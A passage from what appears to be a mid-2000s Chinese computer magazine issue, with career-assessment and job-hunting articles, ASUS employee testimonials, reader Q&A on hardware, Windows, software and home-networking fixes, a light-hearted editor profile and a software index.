2.Myers-Brigs的人格理论——强调职业与性格的吻合；

3.Edgar Schein的职业锚理论——强调价值观、能力及兴趣，甚至个性的融合。

将要融入到就业大军中的你是否了解自己呢？你能否肯定地回答自己的性格适合做什么职业？如果在这个简单问题前犹豫不决的话，肯定会有诸多的问题需要请教。本期“小强说话”专栏，请来了北森职业测评网(http://www.china-test.com)的专家，请他们谈一谈关于职业测评方面的技巧，希望此文能对大家有所帮助。以后，我们还会陆续地为大家提供这方面的文章。

就业，借你一双慧眼

——职业测评与职业生涯规划

■ 北森测评网 颜蓉

一、职业兴趣（又称职业倾向）测验

霍兰德是美国著名的职业生涯指导专家。他强调：一个人的职业兴趣会影响到职业的适宜度。当他从事的职业与其兴趣相吻合时，就可能发挥出能力，容易做出成就；反之可能导致其原有才能的浪费，或者必须付出更大的努力才能成功。

例如倾向与“人”共事并且在该方面颇具技巧的人能在与他人的交往中获得乐趣，并且喜欢人际交往中的领导、劝说、教导或咨询等事务；对“数据”王国颇感兴趣并具备一定才能的人倾向于通过词语和符号表达出来的数字和抽象概念打交道；喜欢使用机器、工具、器械的人则属于喜欢“事物”的人，他们喜欢在实际的物理环境中解决问题。喜欢观念的人可以从事抽象的、利用想像的工作。

根据霍兰德理论，职业兴趣分为六种类型：社会型、企业型、常规型、实际型、调研型及艺术型，每个人都归属于职业兴趣中的一种或几种类型。在长期的职业生涯过程中，“职业兴趣”并非一成不变的，例如：一个在管理岗位上工作了10年的管理人员，他的职业兴趣一般都是“企业”倾向。

咨询师建议：对学生和工作经验较少的人，可以将Holland的职业兴趣测试作为一种工具来帮助自己进行职业生涯设计，可以更容易发挥出自己的能力。但对有较多工作经验的人而言，其价值观、人格全面形成，而且有一些行业的经验，在职业选择时就不应该仅仅从职业兴趣一个方面进行考虑。

二、MBTI人格理论

MBTI以瑞士著名心理学家Carl G. Jung（卡尔·荣格）的心理类型理论为基础，后经两位作者，母亲Katharine Cook Briggs与女儿Isabel Briggs Myers研究并发展了前者的理论并把卡尔·荣格的理论深入浅出地变成了一个工具，广泛地应用于职业发展、职业咨询、团队建议、婚姻教育等方面，是目前国际上应用最广的人才测评理论。

它通过了解人们在做事、获取信息、决策等方面的偏好从四个角度对人进行分析，

大部分人在二十岁以后会形成稳定的MBTI人格，从此便很难变化。MBTI的人格会随着年龄增加、经验的丰富逐步发展完善。根据MBTI的理论，对于MBTI中任何类型的人而言，均有相应的优点和缺点、适合自己的工作环境和适合自己的岗位特质。使用MBTI进行职业生涯开发的关键在于如何将个人的人格特点与职业特点进行结合。

MBTI理论注重的不是职业名称，而是工作内容，例如：对于ENTJ型的人而言，并不能说他适合，或不适合做总经理助理，关健在于总经理助理这一职位能否让ENTJ型的人领导、掌管、组织和完善一个机构的运行体系，以便让企业有效运转并达到计划目标；能否让ENTJ型的人从事长期计划的设计，创造性地解决问题，

对各种各样的问题提出创造性而合乎逻辑的办法等。

咨询师建议：采用MBTI进行职业生涯设计，不仅可以提供适合的岗位、适合的岗位特质、工作环境，而且可以提出优缺点及给出发展建议。

三、职业锚理论

在职业生涯规划领域具有"教父"级地位的职业锚概念是由美国E.H.施恩教授提出的。这一概念最初产生于美国麻省理工学院斯隆管理学院的专门研究小组，是从斯隆管理学院毕业生的纵向研究中演绎成的。

职业锚／动机(Career · Anchor)是职业生涯规划时另一个必须考虑的要素。当一个人不得不做出职业选择的时候，他无论如何都不会放弃的那种职业中至关重要的东西或价值观就是职业锚。职业锚是人们选择和发展职业时所围绕的中心 。

施恩教授在1978年提出了五种类型的职业锚，随后大量的学者对职业锚进行了广泛的研究，并在90年代将职业锚确定为八种类型，如下：技术／职能型、管理型、自主／独立型、安全／稳定型、创造型、服务型、挑战型、生活型。

职业锚实际上是内心中个人能力、动机、需要、价值观和态度等相互作用和逐步整合的结果。在实际工作中，自己不断审视自我，逐步明确个人的需要与价值观，明确自己擅长所在及今后发展的重点，并且针对适合于个人需要与价值观的工作自觉地改善、增强和发展自身的才干。经过这种整合，个人在潜意识里找到自己长期稳定的职业定位。

咨询师建议：对于有一年以上工作经验的人而言，职业锚是最佳的选择。而对于没有工作经验的人而言，因为不了解各个职位的内涵，其职业锚没有形成或不清晰。所以大学毕业生不建议选用职业锚作为职业生涯规划工具。

总之，我们需要注意的是，心理测量是一个非常严谨的学科，一个心理测量的应用要经过严格常模选取和解释系统编制。CF [CY02]

上一期"小强说话"专栏中，我讲了招聘会的用途，希望为大家的求职带来了帮助。这期的求职技巧，我就聊聊如何锁定适合自己的岗位，并有目的地去求职，提高求职"命中率"。

求职技巧之二：锁定相关岗位

漫投500不如紧盯10家

刚刚从课堂回来，就见一位同学正表情严肃地坐在办公室外等着我。看来又是一位求职受挫的同学，每年春节回来之后都会遇到很多这样的同学。

这位同学叫杨林，是北京某大学计算机专业的本科生，他像班里的其他同学一样，春节之前就开始找工作了。每次参加招聘会回来之后都会仔细地进行记录，今天给哪家公司投了简历，应聘了什么样的职位，跟其他同学相比，他做的工作算是比较细致了，很多人往往参加完招聘会之后几乎记不清楚自己到底给哪家公司提交过简历。但让人不解的是很少收到单位的面试通知，即使盼到了面试的机会，却都在第一轮面试就被淘汰了。

这真是件比较棘手的事情，显然杨林在求职的开始阶段就失败了。于是我们一起探讨简历投递的详细过程，听了他的详细描述之后，终于找到了症结所在，这是一个在大学生求职过程中普遍存在的问题：简历投递盲目性。

杨林根据自己的情况制作了一份简历，之后复印大约30份，不论是参加招聘会还是看报纸上的招聘信息，他都会仔细地去研读企业每个职位的要求：诸如对英语、专业、学历等的要求。当然他向来都不会在意企业关于性格、沟通等方面的要求，他认为这些要求弹性较大，企业只是象征性地写写（这种观点是错误的，今后的内容会专门探讨）。当认为自己能够符合岗位要求的时候就会递上一份简历，却没有太在意这个企业是做什么的，到底这个岗位有什么样的具体要求，本以为自己的简历可以以不变应万变，只要与IT相关的岗位都可以投上一份。谁料想，这恰恰就是问题所在，求职过程中的万能简历是回馈率最低的。一份没有个性的简历怎么可能引起对方的注意？没有特别之处证明你能够适合这个岗位，又怎么能够在竞争中胜出呢？

那面试的失败是怎么回事呢？显然是准备不够充分。对招聘企业一无所知，对自己要应聘的岗位一点都不了解，以这样的状态来到企业面前的时候，自然会让对方大失所望。这时候恐怕英俊潇洒也不管用了。

经过探讨，我尝试着给杨林开出个"药方"：

1. 根据自己的兴趣和专业特长缩小求职范围，针对特定的几个岗位去求职；

2. 认真研究相关岗位的职责和功能；

3. 根据这几个岗位的特点，分别准备不同的简历材料；

4. 面试之前进行充分准备。

杨林是个好学的人，也许他会从中悟到许多，真正领悟到"漫投500简历不如紧盯10家"的道理。我们交流的时候，他一直在思考着，记录着。两个月之后，杨林给我打来电话，兴奋地讲述自己是如何用10份简历拿到2个企业offer的。精心地选择合适的企业和岗位（当然简历也要精心准备），让他就业的过程变得简单明细，当取得面试机会的时候，也会变得更加从容不迫，胜算自然会更大一些。

回过头来再想一下，现在的大学毕业生中有太多的人像杨林一样，拿着一份万能简历在招聘会上或者在网上不遗余力地投递着，真正有意义的又有多少呢？希望杨林的例子会给读者朋友们带来一点启示。CF [CY03]



听"华硕人"讲述他们自己的故事 Story

■ 彬彬



翟雪静 Story

华硕是一个全球性的知名IT企业，有15年的辉煌历程，全球第一的主板，更有一群出色的人才，一个优秀的团队，一份深厚的企业文化。我置身这样一个大企业中，与它一起成长、一起进步，令我有一种快速成长后的自豪。

人们常说，"是金子就要发光"。而我要说的是，在华硕有能力者必然能找到自己的位置。因为华硕会给你一个你不敢想像的大舞台，让你尽情发挥自己的才能、展示自己的风采。你在如鱼得水的同时，也许还会有种游刃有余、玩转"IT"的自豪感。

我融入到华硕这个大家庭后，从思维、执行、操作等方方面面体味到一种理性与大气，一种心胸与视野走向开阔的豪迈，这种感觉真是"爽"极了。



周南 Story

我叫周南，毕业于上海财经大学，2002年底参加了华硕学院，经过短期培训后被华硕公司聘用。2003年2月开始到华硕上班，工作是参与搭建华硕全国储备干部营构架。这项活动结束后，我接手了华东业务，负责一个省的销售工作。

到华硕工作已经一年多了，虽然时间不长，可我已经被它的企业文化深深感染了。回想一年多以前，我对电脑硬件几乎是一窍不通，甚至对IT行业也一无所知，可是现在的我竟然干起销售工作，大家肯定不会相信，但这就是事实。由此证明，在这里我正以很快的速度成长着。

记得2004年年初，公司请来了知名的培训讲师做培训。在培训过程中，发生了非常感人的一幕。当时讲师号召所有的Manager（经理）做"锯木"的动作，并且要边做边高呼"action"(行动)，目的是把今天学到的东西用到实际中去。就在Manager们奋力高呼的时候，所有的员工在外圈也加入到了高呼的队伍！在场的人声音一致，动作一致。看到此景，讲师被这种气氛感动了！他说，自己做过那么多次的培训，见到整个公司的人像一个整体一样还是第一次！

经历了那一幕后，每当面对客户的时候，我都努力地做好一切，因为我代表的是"华硕人"，我要让所有客户都意识到华硕有着非常好的企业文化，只有用"诚"和"勤"来概况"华硕人"才最合适。



南斌 Story

坦白讲，当初进入华硕对我来说是一件机缘巧合的事情。临近大学毕业时，我在另外一所大学看到了华硕的招聘启示，就投递了简历，经过层层筛选后，进入了华硕学院，最终在所有学员的综合测评中摘得榜眼，跻身于这家鼎鼎有名的国际IT企业。

本以为，从此将默默地成为这台正在高速运转机器上的一颗小小螺丝钉，而有些事情却让我的观念发生了180度的转变。在我进华硕两个月的时候，公司让我独自负责华硕"硕市生"项目，全国的活动运作均由我来操盘，经过不到一年的时间，华硕"硕市生"由最初的几十人发展到了1200余人的规模，成为华硕在全国各大著名高校的校园种子部队，也成为了一项重要的校园人才培养计划。

现在回首当初那段日子，自己的成长真的是非常之迅速，以前总认为一个公司的企业文化可能是一些比较虚的东西，可是自从进入华硕，才真正体会到一个公司的企业文化对员工个人素质的提升是多么地重要。华硕公司的"共好"精神以及"常山蛇"精神无时无刻不在鞭策及鼓舞着我，使我真正能沉淀下来，用心去体会工作上的每一丝乐趣。就是在这样一个优秀的企业中，使我养成了诸如"Think through, Excute through"(想清楚，做彻底）的良好习惯，真正达到了个人与公司的双赢。

目前，我负责着华硕全国PDA业务，并身兼东北区笔记本业务，虽然工作任务比较重，但是我就是喜欢华硕这样一个能够激人奋进，提升自我的大环境。用一句话来概括，那就是"路曼曼其修远兮，吾将上下而求索"。

小编点评： 小编采访华硕的翟雪静、周南和南斌是想深入地了解华硕，了解"华硕人"。选择他们作采访对象，是因为他们从学校毕业后就直接进入华硕工作，和大多数毕业生一样没有任何工作经验。可是，他们在华硕成长得很快，这既是个人努力的结果，也因为企业为他们创造了好的工作氛围。第10期小编采访郑威女士时，她在谈话的过程中总是谈到华硕的企业文化，这次采访中他们谈到最多的也是华硕的企业文化，和郑威女士谈到的内容一样，由此我明白，为什么他们能脚踏实地、正直勤俭地对待工作、对待朋友、对待生活，这些特质其实是"华硕人"生命中不可或缺的。

CF [CY04]



硬件维修站

1 刷新主板BIOS后系统启动变慢

问:将精英P6BX-A+主板的BIOS刷新为BXAP56A，再进入Windows后在开机画面处启动得特别慢。如何解决这个问题？

答:你可以采用如下方法解决此问题:

(1)开机后按Del键进入BIOS SETUP。

(2)在CMOS中选择恢复默认值的选项，然后检测一下硬盘的参数并保存。

(3)将QUICK POWER ON SELF TEST项设置为ENABLED并按F10键保存退出即可。

2 更换显卡后选择“关机”却重启

问:我最近将电脑中的显卡更换成了昂达闪电9560 Ultra2显卡，但发现在操作系统中选择“关机”后电脑又重启了，换回原来的老显卡后这个问题就消失了。请问这个故障是什么原因造成的？

答:这个问题是由主板AGP供电中的+5V STB引起的，你可以通过设置CMOS中的相关参数来解决问题，具体操作步骤如下:

(1)开机后按Del键进入BIOS SETUP。

(2)在CMOS中将WAKE UP BY PCI CARD参数项由ENABLED更改为DISABLED。

(3)将WAKE UP BY LAN参数项由ENABLED更改为DISABLED。

(4)按F10键保存退出即可。

3 BJC7100打印机不能上纸的故障

问:我使用的是佳能BJC7100打印机，最近经常出现打印机上不了纸的现象，还发出错误提示音。请问如何才能解决这个问题？

答:你可以根据错误提示音的次数判断错误原因并采用如下方法解决问题:

(1)如果是响2声错误提示，你可以排除卡纸并按RESUME键恢复。

(2)如果是响3声错误提示，请更换打印机的BC-60墨盒。

(3)如果是响4声错误提示，打印机需要更换彩色墨盒了。

(4)如果是响5声错误提示，请确定所有墨盒是否已正常安装，然后按REPLACE键复原。

(5)如果是响6声错误提示,则按下RESUME键可以解决问题。

(6)如果是响7声错误提示，让打印机停止工作一会儿，然后按下RESUME键就可以恢复正常了。

(7)如果是黄灯闪动并鸣叫8声，那最好送当地的佳能打印机维修部门进行维修。

4 系统识别出的显卡型号与标识不符

问:我购买了一块ELSA 960FX PRO二手显卡，在安装了随显卡附带的驱动程序后系统将该显卡识别为9600 SERIES，我怀疑这块显卡用的是9600SE的芯片。请问是这样的吗？

答:SERIES的含义是“系列”，从ATi网站上的相关信息可知,出现这个现象只是驱动程序识别的问题,一些960FX PRO显卡会被识别为9600 SERIES，如ELSA 960FX 128MB、ELSA 960FX PRO 128MB、ELSA 960XT等显卡都会被识别为9600 SERIES。

5 DirectX中检测出的显存与标识不符

问:为什么我的256MB显存的显卡在DirectX中只被检测出了128MB？

答:这是DirectX程序中存在的一个BUG，你可以直接到显卡属性中查看相关参数。

6 如何启用笔记本电脑的红外线装置

问:请问笔记本电脑的红外线装置如何设置才能启用？

答:你可以执行如下步骤:

(1)开机后按Del键进入BIOS SETUP。

(2)进入CMOS后，选择PERIPHERAL SETUP选项。

(3)进入PERIPHERAL SETUP后，选择COM2 INFRARED PORT选项，将COM2 INFRARED PORT的参数由DISABLED更改为AUTO，将IR MODE的参数由FIR更改为IRDA。

(4)按Esc键，然后选择SAVE SETTING AND EXIT项保存并退出即可。

7 Windows 2003下声卡不发声

问:我最近安装了Windows 2003企业版，安装后发现我的帝盟S90声卡无法正常工作，即便是手动安装了驱动程序后声卡仍然不能出声。请问如何才能解决这个问题？

答:你可以采用如下步骤让声卡发声:

(1)在系统桌面上用鼠标依次选择“开始→控制面板→声音和音频控制设备”。

(2)接着勾选“音频服务”选项并单击“确定”按钮保存退出。

(3)重启后声卡即可正常工作了。 CF [SB01]

系统门诊所



1 启动Windows XP显示Winlogon.exe损坏

问:我使用的是Windows XP，最近开机后进入系统桌面时，屏幕上总是提示说“Winlogon.exe文件损坏，文件或目录\Winodws\Debug\UserMode\userenv.log已损坏且无法读取。请运行Chkdsk工具。”可我在系统中无法找到这个Chkdsk工具。请问我该怎么办？

答:Chkdsk工具是系统检查磁盘当前状态的一个命令，启动它可以显示磁盘状态、内存状态和指定路径下指定文件的不连续数目并有一定的修复功能。你可以在系统桌面上用鼠标依次选择“开始→运行”，在弹出窗口中键入Chkdsk并按回车键即可运行Chkdsk工具，它会自动校验文件并将丢失的链接转换成文件。

2 如何使笔记本电脑通过台式机的ADSL上网

问:我有一部台式机和一部笔记本电脑，台式机装的是Windows 98，笔记本电脑装的是Windows XP。请问如何在Windows XP中进行设置能让笔记本电脑通过台式机的ADSL上网？

答:你首先要给台式机配两块网卡，一块连接ADSL调制解调器，一块连接笔记本电脑，然后进入到笔记本电脑的Windows XP进行如下设置:

(1)在系统桌面上用鼠标依次选择“开始→网上邻居”，接着选择“设置家庭或小型办公网络”。

(2)连续单击“下一步”按钮，随后出现的窗口中会有三个选项，选择其中的第二项并单击“下一步”按钮。

(3)在“工作组名”栏里把默认的“MSHOME”改为“WORKGROUP”，接着连续单击“下一步”按钮。

(4)当屏幕上出现“你要做什么？”的提示时，下面会出现四个选项，选择其中的第四项就可以了。

3 设置资源管理器即可获得文件完整路径

问:我在Windows 2000下的“资源管理器”中查看某个文件时，经常需要知道这个文件的完整路径，以前主要使用“查找”功能进行搜索，非常麻烦，随后在进行手工输入路径时还容易出错。请问有没有更简单的方法得到文件的完整路径？

答:你可以通过如下步骤达到目的:

(1)在桌面右击“我的电脑”，然后在弹出的右键菜单中选择“资源管理器”。

(2)在随后弹出的窗口中依次选择“工具→文件夹选项→查看”。

(3)在“高级设置”栏中勾选“在标题栏中显示完整路径”，接着单击“确定”按钮保存退出。

这样在“资源管理器”的标题栏中就会出现你所选中文件的完整路径了。

4 怎样才能让文件夹的查看方式趋于一致

问:我使用的是Windows 2000，在“资源管理器”里浏览计算机中的文件时，我习惯于使用列表查看方式，但是当我设置以后换到另一个文件夹时文件就变成大图标查看方式了。请问有没有办法让文件夹的查看方式都一致呢？

答:要统一文件夹的查看方式，需要单独进行设置，具体操作步骤如下:

(1)在系统桌面上用鼠标双击进入“我的电脑”，然后在弹出窗口上方的“查看”菜单中选择一种你喜欢的图标显示方式。

(2)接着在菜单中依次选择“工具→文件夹选项→查看”。

(3)随后在“文件夹视图”栏中单击“与当前文件夹类似”按钮，在出现确认提示框时单击“确定”按钮即可。

5 让你的硬盘以高效的DMA模式工作

问:我刚刚将操作系统换成Windows 2000，我使用的是一块老硬盘，感觉速度非常慢，刻录光盘也总是不能达到标称的速度，用工具软件检查时报告说我的硬盘没有工作在DMA模式下。请问如何才能将硬盘设置成DMA工作模式呢？

答:要想将硬盘从其他工作模式设置为DMA工作模式，可通过如下步骤实现:

(1)在系统桌面上用鼠标依次选择“开始→设置→控制面板”。

(2)在接着弹出的窗口中用鼠标双击“系统”图标，随后依次选择“硬件→设备管理器”。

(3)在设备列表中双击“IDE ATA/ATAPI控制器”，选择其中的“Primary IDE Channel”并单击鼠标右键。

(4)在弹出的右键菜单中选择“属性”，出现属性对话框后选择“高级设置”标签。

(5)最后在“传送模式”的下拉菜单中选中“DMA”即可，如果该项不可用，则说明你的硬盘不支持DMA工作模式。

一切设置完毕后硬盘就可以工作在DMA工作模式下了。 CF [SB02]



软件咨询间

1 怎样让Excel打印设定的工作表背景

问:为什么Excel未打印我设定的工作表背景?如何解决?

答:Microsoft Excel并不打印用“背景”(“格式”菜单,“工作表”子菜单)命令添加到工作表中的背景图案。要打印工作表背景,可以用如下两种办法解决:

一种方法是将图形添加到各个单元格中。Excel能打印插入工作表中的图形。向工作表中添加图形的方法如下:

(1)如果要在工作表或图表工作表中插入图片,请单击相应的工作表或图表工作表的工作表标签。

如果要在嵌入图表中插入图片,请先单击相应的嵌入式图表。

(2)指向“插入”菜单中的“图片”,然后单击其中的“来自文件”命令。

(3)定位到待插入图片所在的文件夹,然后双击相应的图片。

另一方法是使用单元格阴影。Excel也可打印单元格的阴影。向单元格中添加阴影的步骤如下:

(1)选择要设置背景色的单元格。

(2)单击“格式”菜单中的“单元格”命令,然后单击“图案”选项卡。

(3)要设置图案的背景色,请单击“单元格底纹颜色”中的某一颜色。

(4)单击“图案”框旁的箭头,然后单击所需的图案样式和颜色。如果不选择图案颜色,则图案将为黑色。

2 输入图形符号可以“想当然”

问:有些输入法能用sjx输入“▲”或“△”符号,能用wjx输入“★”或“☆”,那么“紫光拼音”输入法中如何解决这些特殊符号的输入问题?

答:“紫光拼音输入法”也是众多拼音输入法中的佼佼者。输入特殊符号,除了可以用软键盘(点击输入条上的那个键盘图标)选择外,还可以按字符发音想当然地输入特殊字符,比如输入wjx就可以得到符号“★”,输入sjx则是“▲”或“△”。

如果还需要输入系统中没有提供的一些其他比较特殊的符号、字串或公式等,可以自定义这一功能,方法很简单:

打开“紫光拼音输入法3.0”的属性设置界面,在“设置与管理项”中选择“特殊字词和短语”,接下来自定义快捷输入命令。自定义词汇格式为:字母组合=符号或汉字短语。比如:zxc=周星驰。

自定义好以后点击“确定”,再重启输入法,现在你可以试试看,输入zxc,候选词的第一个便成了“周星驰”,很灵活方便。

3 拼音加加日期输入很方便

问:微软Word里面有很方便的各种格式日期的插入功能,但有时我用别的编辑器比如“记事本”来处理文字,如何才能方便地实现各种日期格式的录入?

答:如果编辑器本身不含日期格式的插入功能或者提供的日期格式插入功能不丰富,我们可以采用外部输入法提供的日期插入功能实现各种格式的日期输入。比如惯用拼音输入法的人喜爱的一款叫做“拼音加加”的输入法软件就有这个功能。启动“拼音加加”,只需按照“98-2-3”或“98/2/3”的格式输入日期,即可获得以其他两种方式表示的日期,一种为“98年2月3日”,另一种为“九八年二月三日”,选择自己需要的一种即可,非常方便。

4 诺顿自动定时查毒的自定义方法

问:我使用的是Norton AntiVirus 2003杀毒软件,我希望更改系统默认的定时查毒时间,但没有找到设置的具体位置。请问,Norton AntiVirus的定时杀毒功能支持用户自定义吗?如何设置?

答:设置Norton AntiVirus 2003定时查毒功能请遵循以下步骤:

(1)启动Norton AntiVirus主程序,选择左栏的“扫描病毒”命令激活“扫描病毒”页面。

(2)注意页面的右下角有一个“调度任务”,其下的“调度”文字其实是个可以点击的按钮。

(3)点击该按钮后在激活的“日程安排”页面窗口中设置你希望的自动扫描时间和周期。

5 批量将其他格式文档转换为Word文档

问:我最近才使用Word软件,原来许多在其他办公软件下编辑的文档,有没有办法把它们方便地转换为Word文档?

答:单击Word的“文件→新建”,在弹出的任务窗口中单击“通用模板”。在弹出的模板对话框中选择“其他文档”标签,选择其中的“转换向导”。在弹出的“转换向导”对话框中,按照提示操作即可。利用此功能可以把其他格式的文件转换为Word文档,可以转换的格式有20种左右。



CF [SB03]

1 动态IP机器也可搭建永久网站

问：我家是通过宽带LAN上网的，本机的IP地址不定期改变，我想建立自己的服务器，需要安装许多专业软件吗？另外，因IP地址不固定遇到的难题该如何解决？

答：搭建自己的服务器可以借助一款“个人网页服务器 3.8”的软件来完成。只要你能连上互联网，获得独立的IP地址，就可以把你的普通PC机作为一台Web服务器，向全世界开通属于自己的零付费WWW网站。运行软件后，程序会提示将你的PC机的80或其他端口开放提供主页服务，全球的用户只要输入你的IP地址就可以访问你指定目录下的首页文件和其他资源。如果你还是菜鸟，可先不用考虑安装IIS、PWS或其他WEB服务器软件。上面提到的软件内置了WEB服务器及各种网页特效源代码及在线杀毒功能。只要你拥有本软件和一个公网IP，你就可以即时建立属于自己的个人主页服务器了。

但是现在ADSL和LAN都提供的是动态IP地址，别人怎么能记住你的网址呢？去网易申请一个免费域名，程序在你连接或挂断网络时会自动更新你的本机IP地址，一旦发现IP地址有变动马上自动修改免费域名的转向信息，这样就实现了固定的免费域名自动跟踪你PC上的动态IP地址，别人只要记住你的免费域名就可以永久访问你的网站了。

2 让Dreamweaver支持中文文件名

问：我在用Dreamweaver制作网页时，发现如果插入的图片、GIF动画、声音、视频或链接的网页是用中文命名的，在用IE浏览器浏览时就有可能显示不出来。但如果将用到的素材全改为英文文件名，然后再在Dreamweaver中引用的话，随着素材的增多，因为是英文文件名，要查找某个文件很不方便。请问，如何解决这个问题？

答：Dreamweaver其实可以插入以中文命名的素材，也可以链接以中文命名的网页。在插入素材或链接网页后切换到代码窗口，将代码窗口中的乱码文件名改为相应的中文文件名即可。

这时，虽然“属性”面板中已显示出插入或链接的中文文件名，但在代码窗口中显示的是乱码，你只需按照“属性”面板所显示的文件名将代码中的乱码改正过来即可。这样再用IE浏览器浏览就可以显示出来了。

3 轻松整合批量HTML和图片文件

问：我时常要到网上搜寻一些感兴趣的资料，保存了许多文章，大都是以一个个HTML格式的文件存放的，查看时要一个个分别打开，感觉很繁琐。我想如能整合到一个网页索引文件里，那就很方便了。想起制作网页时，做网页索引虽然不是什么难活儿，但劳动强度不小，尤其是那些需要连接大量下级网页的网页索引，更是恐怖。请问，有没有什么方便的办法可以解决这个问题？

答：可以使用一款名为ABU Make Index的软件来解决问题，这是一款国人编写的免费绿色软件，个头不大，288KB。软件包经解压缩后，无需安装，直接运行MAKEHTMINDEX.EXE即可使用。它是一个用来生成HTM、HTML、TXT、GB、JPG、BMP扩展名文件索引网页的工具，生成图片索引时自动生成源图片的缩略图，因此除了制作文字页面索引外，也可用做制作图片缩略图的工具。

4 FrontPage 2002设定9磅字问题

问：在网页设计中，9磅字被认为是最美观实用的字号，采用9磅字网页的整体布局显得整洁大方。但我发现在FrontPage 2002工具栏上的字号列表框中只有双磅字号而没有9磅字供我们选择。请问如何才能设置为9磅字号？



网络答疑室

答：如果想要设置9磅字的话可以采用以下方法：首先用鼠标将文字选中，然后把光标移动到字号设置框中使其反白，再输入9并单击回车就能达到目的了。

5 移动办公网络环境配置轻松改

问：我使用笔记本电脑移动办公，操作系统是Windows 2000，在单位上班使用局域网时的IP地址为一个值，在家中使用宽带时的IP地址是另一个值，每天都要在这两个地址间改来改去，非常不方便。请问，如何才能快速更改网络配置？

答：可以使用Windows 2000附带的Netsh命令，它可以把网络配置以脚本的方式保存在文本文件中。我们可以借助该命令把不同网络环境中的网络配置保存下来，必要时进行恢复。具体做法如下：

(1) 在Windows 2000中进入命令提示符状态，输入Netsh -c interface dump >Office.txt，则当前的网络配置参数即被保存为Office.txt。

(2) 修改计算机的网络配置，用同样的方法把另一网络环境使用的网络配置参数保存为Home.txt。

(3) 需要变更网络配置时，在命令行状态下输入Netsh -f filename即可。注意其中的filename要替换成对应的备份文件名，例如输入Netsh -f Office.txt可将保存在Office.txt中的网络配置参数恢复到系统中。

该方法同样适用于Windows XP。另外，我们还可以把恢复不同网络环境的命令编写成批处理文件，以后用起来就更方便了。 CF [SB04]



读编茶座

老安:还记得经常在栏目中刊登名片，介绍自己栏目的那位编辑吗？还记得经常在《电脑爱好者》中唱拉网小调的那位帅哥吗？对！他就是"网络e生活"栏目的责任编辑小渔，中国传统名字为李继华。常有读者来信反映，看不够小渔主持的网络e生活，希望能够增加网络知识介绍和实用技巧的版面，也经常在月底发薪时听到小编们吵吵小渔的钱包有多鼓，可见读者对小渔主持的网络栏目是很喜欢和肯定的。不过今天我们撇开栏目之事不谈，听坐在小渔背后的小特侃侃小渔的私人生活。

掀起小编的"盖头"来(五)

新好男人

■小特

终于轮到我小特出场了！相信大家已经期待已久^0^！

老安在安排任务时，居然是先让小渔写我，我再来写小渔，这难免会给我加上"报复"小渔的罪名，不过希望大家看过本文后，相信我所说的每一句话……



说起小渔，那可真算新好男人的典范了，不抽烟、不喝酒，无不良嗜好，而且身体"倍儿棒"，连视力都是1.5的。至于长相，则相当清秀。要是把小渔放到古代，肯定也是英俊潇洒、"渔"树临风了，说不定会被人们误认为是李太白呢。

要知道小渔是出了名的认真、细心，大家在读CFan的时候，只要稍加留意，就会发现，小渔负责的网络栏目错字出现频率极低。在当其他小编因为错字被疯狂扣钱的时候，小渔却期期拿着奖金，让包括小特在内的众小编经常感叹世事不公。

另外我们的小渔还是个让人看不透的GG，平时很少说话，沉默是金嘛(Silence is gold^0^)。当Cornel、Ricky、Storyer等人在QQ群里疯狂BT的时候，几乎就没有见到小渔留下过"足迹"。但大多语出惊人：某日大家在大侃北京房价之高时，小渔突然宣布已经在北京某地购入3居室一套。仅过两日，几位已婚的小编正在为几个未婚小编大倒苦水之时，小渔神秘地伸出他的右手，亮出了他那枚闪闪发光的订婚戒指。

(小渔:小特左右手不分哟！)

在这里小特还要透露一个其他小编都不知道的事情，那就是早在几年前，小特曾有幸一睹小渔MM的芳容，顿时体会到什么才叫郎才女貌，才子配佳人呀，真是让当时还是单身的小特羡慕不已(当然了，想起家中现在的母老虎，那样温柔的MM，小特现在还是很向往的……)。

要说让我介绍小渔，不得不提的便是小渔的工作环境了，到底是什么样的环境能造就出这样一位杰出的小编呢？请大家把目光集中在CFan仅存的一台15英寸显示器上(当然是"超强"的15英寸数控CRT)，小渔好像已经习惯了这脏兮兮的家伙，真是挑战忍耐力啊！凭小特多年玩硬件的经验，这款显示器要是放在五六年前，那还是相当不错的，不过现在——不仅颜色出现问题(比如用小渔的电脑显示CFan的论坛，淡蓝色的背景变成了纯白色)，而且亮度极差(被大家熟知的蓝屏，到小渔的电脑上变成了黑屏……)。说完小渔的显示器，再来看看小渔GG的系统——在CFan编辑中保持了不重装系统的记录，有道是"能忍就忍，忍不了也忍"(此点Conrel非常鄙视^0^)，"开始"菜单下的程序少说也要有5排！至于系统桌面上，则是软件图标、稿件、图片、各种文件混杂其中，在这里也不得不佩服小渔的定位能力，能够非常迅速地找到所需要的文件。

(小渔:钱要花在刀刃上，15寸的能用就用，为单位节约点开支。)(老安:新好男人不光想着自己和MM，更多地想到的还是集体。)

可能是老天爷开眼，在小渔写完关于我的那篇文章后，他的系统彻底崩溃了。小特我个人认为，这个现象可以解释为"报应"(谁让他说我的坏话呢……)。

重装系统后，小渔的"桌面"让众小编眼前一亮——别误会，"桌面"上并没有什么绝世美女的壁纸(细细算来，编辑部内使用壁纸的小编好像只有Ricky及Storyer)，只是，以前随随便便放在"桌面"上的文件、图片、稿子都去了该去的地方，这样的"桌面"看起来才像样了。当然，这样的"桌面"只出现了短短的几天，目前正以难以预测的速度在恢复原貌。

说起大家用的手机，就算没有照相的功能，起码也应该是彩屏了吧；就算不是彩屏，至少也是和弦铃音吧；就算也不是和弦铃音，那最少最少也应该可以输入中文短信吧……但是小渔GG的手机就全部不能——诺基亚3210，一款古老且不时尚的手机。这也导致了每次小渔发的短信都是纯英文的(大家注意是纯英文啊！不是拼音！小渔可是中国人民大学毕业的高才生呢)。

不过，就在小特撰写本文时，小渔居然已经用上了MM送给他的新款可拍照彩屏手机，让小特着实羡慕得不得了呀(家中的母老虎……)。

尽管他是最寡言的，尽管他不懂得追求时尚，尽管他的显示器是最"怀旧"的，尽管他的"桌面"依然是最乱的，尽管他的工作环境看起来是"艰苦"的，但小渔毕竟是小渔，他身上还是有大片大片的闪光点等着众老编、小编及共同奋斗的同事们好好学习的(除小渔外，众小编集体呕吐)。

第11期杂志相关软件索引

	软件	软件说明	页码
	UPHClean 1.5e	解决Windows 2000\NT\XP\Windows Server 2003关机速度慢的问题	19
	虚拟启动软盘程序 1.5	在图形界面下建立虚拟软驱的工具软件	24
荐	DeepBurner 1.1.0.117	功能强大的刻录软件，占用资源小，体积小	29
	QQ形象个性修改器 20040418	修改QQ好友的QQ秀	34
	Windows操作监视器 1.0	监视别人在你的电脑上都做了些什么	34
荐	Everest Home Edition 1.10	查看电脑中的未知设备，以便下载驱动	34
